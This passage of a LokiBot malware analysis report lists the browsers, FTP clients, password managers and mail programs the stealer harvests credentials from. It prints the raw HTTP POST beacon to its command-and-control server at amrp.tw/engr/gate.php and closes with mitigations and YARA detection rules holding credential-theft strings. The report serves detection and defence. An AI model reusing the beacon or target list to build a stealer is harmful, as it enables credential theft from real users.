mov esi,ikincisexe - kopya.415684 ; 415684:L"Comodo\\Chromodo"
rep stosd
mov ecx,edx
lea edi,dword ptr ss:[ebp-1B0]
rep movsd
lea edi,dword ptr ss:[ebp-190]
mov esi,ikincisexe - kopya.4156A4 ; 4156A4:L"Superbird"
stosd
```

Some of the checked scanners are shown in the photo above.




For example, here, the Login Data information of the browser called ChromePlus is checked.







The malware creates a directory called 33DCE1. It creates a file named 1F197C.lck in this directory. Then it changes the extension of this file it creates to .exe and copies itself to this file.



It loads the vaultcli.dll module dynamically. By doing this, it abuses the functionality provided by the Credential Vault Client Library by collecting and importing registered credentials.

It captures all information about accounts in the system, including passwords found in the accounts.xml file in the .purple configuration directory.






Certain server programs such as FTP, SSH, Telnet control and capture information from database programs, password manager programs, backup software, plug-ins, computer and file manager programs.


These programs are as follows;

FTPShell	Notepad++	oZone3D-MyFTP	FTPBox
Sherrod FTP	FTP Now	NexusFile	NetSarang-xftp
EasyFTP	SftpNetDrive	AbleFTP7-14	JasFTP7-14
Automize7-14	Cyberduck	LinasFTP	iterate_Gmbh
fullsync	FTPInfo	FileZilla	Staff-FTP
Fastream NETFile GoFTP	ALFTP	DeluxeFTP	FTPGetter
WS_FTP	Ipswitch	ExpanDrive	Steed
FlashFXP	NovaFTP	NetDrive	GHISLER
SmartFTP	Far Manager	mSecure	Syncovery
FreshFTP	BitKinex	ultraFXP	Odin Secure FTP
Expert Fling	ClassicFTP	WinFTP Client	FTPlist
32BitFtp			

The software, connection and password manager programs it controls;


SysInternals	Hex-Rays	VMware
QtProject	Wow6432node	ODBC
Kitty	Putty	Epass
KeePass Password	My RoboForm Data	1Password
Winbox		






In addition to FTP programs, it also collects data from poker games given in the photos above. These programs are as follows;

Full Tilt Poker
Poker Stars




It captures information contained in certain e-mail programs. These programs are listed below;

Foxmail	Pocomail	Incredimail	GmailNotifierPro
DeskSoft\\CheckMail	Softwarenetz\\Mailing	OperaMail	Mailbox
yMail	yMail2	Trojita	TrulyMail




Note-taking programs, reminders, to-do lists, etc. receives the information contained in the programs used for this purpose.

To-Do DeskList
StickyNotes
Stickies
NoteFly
Notezilla




It retrieves the account names, password data, privilege level information, and the path to the user's home directory of specific users on the server.

Network Analysis



Creates sockets connected to a specific domain address using the IPV4 address family and TCP protocol.

It has been observed that it tries to connect to http://amrp_tw/engr/gate.php.



It sends an http request to http://amrp_tw/engr/gate.php. The server returns a 408 time-out error.

Request Sent:

"POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\n"

Get Response:

"HTTP/1.0 408 Request Time-out\r\nCache-Control: no-cache\r\nConnection: close\r\nContent-Type: text/html\r\n\r\n<html><body><h1>408 Request Time-out</h1>\nYour browser didn't send a complete request in time.\n</body></html>\n"

Protection Methods / Mitigations

Maintain up-to-date antivirus signatures and engines.

Keep operating system patches up to date

Disable file and printer sharing services. If these services are required, use strong passwords or Active Directory authentication.

Enforce multi-factor authentication.

Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators' group unless required.

Enforce a strong password policy.

Exercise caution when opening email attachments, even if the attachment is expected and the sender appears to be known.

Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.

Scan for and remove suspicious email attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).

Monitor users' web browsing habits; restrict access to sites with unfavorable content.

Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs).

Scan all software downloaded from the internet prior to executing.

Visit the MITRE ATT&CK Techniques pages (linked in table 1 above) for additional mitigation and detection strategies.

Excel Document Yara Rule

```
import  "hash"

rule LokiBot

{

meta:

author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "dc72ab50d5511e8ef0723cc3beb6faf4ddf30d8c1fbd21b7f4d7808b827e37d5.xlsx"

strings:

$s1 = "Microsoft Enhanced RSA and AES Cryptographic Provider"

$s2 = "{FF9A3F03-56EF-4613-BDD5-5A41C1D07246}"

$s3 ="StrongEncryptionDataSpace"

condition:

hash.md5(0, filesize) == "66CD456EC5D2B4FB683BEF3F0BDC244B" or all

of

them

}
```

vbc.exe Yara Rule

```
import "hash"

rule LokiBot

{

meta:

author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "vbc.exe"

strings:

$s1 = "zhxpwnkb2xox5j.dll"

$s2 = "gpz8ar381j61mdp9ky2"

$s3 = "38pl2h5z2dja"

condition:

hash.md5(0, filesize) == "196192AE86384D7FFA0EA7E43EC7D640" or all

of

them

}
```

zhxpwnkb2xox5j.dll Yara Rule

```
import "hash"
rule LokiBot
{

meta:
 author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name = "zhxpwnkb2xox5j.dll"
strings:
$s1 = "gpz8ar381j61mdp9ky2"
$s2 = "Rcxlxosdkhvclf"
$s3 = "1 1&1,12181>1D1J1P1V1\1b1h1n1t1z1"
condition:
hash.md5(0, filesize) == "38b02c707606809973c80710a99fcd07" or all
of
them
}
```

gpz8ar381j61mdp9ky2 Yara Rule

```
import "hash"
rule LokiBot
{

meta:
  author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name = "gpz8ar381j61mdp9ky2"
strings:
$s1 = "38pl2h5z2dja"
$s2 =".DEFAULT\Control Panel\International"
$s3 = "\Microsoft\Internet Explorer\Quick Launch"
$s4 ="msctls_progress32"
$s5="SysListView32"
condition:
hash.md5(0, filesize) == "87aa4f2dcd5b5a5cb66c2449d00e3770" or all
of
them
}
```

38pl2h5z2dja Yara Rule

```
import "hash"

rule LokiBot

{


meta:

 author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "38pl2h5z2dja"

strings:

$s1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

$s2 = "DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW"

$s3 = "SQLite format 3 "

$s4 = "SELECT encryptedUsername, encryptedPassword, formSubmitURL, hostname
FROM moz_logins"

$s5 ="sqlite3_step"

$s6 = "Fuckav.ru"

$s7 ="%s\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-
8325A95771EE}\data"

condition:

hash.md5(0, filesize) == "d783d3091c054d3741ded76d7d3daaa4" or all

of

them

}
```

1.exe Yara Rule

```
import "hash"

rule LokiBot

{

meta:

author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "1.exe"

strings:

$s1 = "88.255.216.16"

$s2 = "nmap-status-1"

$s3 = "33DCE1"

$s4 = "1F197C.lck"

$s5 = "amrp.tw"

$s6 = "POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon;
Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type: application/octet-
stream\r\nContent-Encoding: binary\r

$s7 = "X!2$6*9(SKiasb+!v<.qF58_qwe~QsRTYvdeTYb"

$s8 = "MAC=%02X%02X%02XINSTALL=%08X%08Xk"

condition:

hash.md5(0, filesize) == "AF0FA9C12A40FEA1204A2F96A84DCC5A" or all

of

them }
```

Prepared BY

Taha HİCRET

https://www.linkedin.com/in/taha-hicret/

Sinan BAYKAN

https://www.linkedin.com/in/sinan-baykan/

Harun YAKUT

https://www.linkedin.com/in/harun-yakut

Bilal BAKARTEPE

https://www.linkedin.com/in/bilal-bakartepe/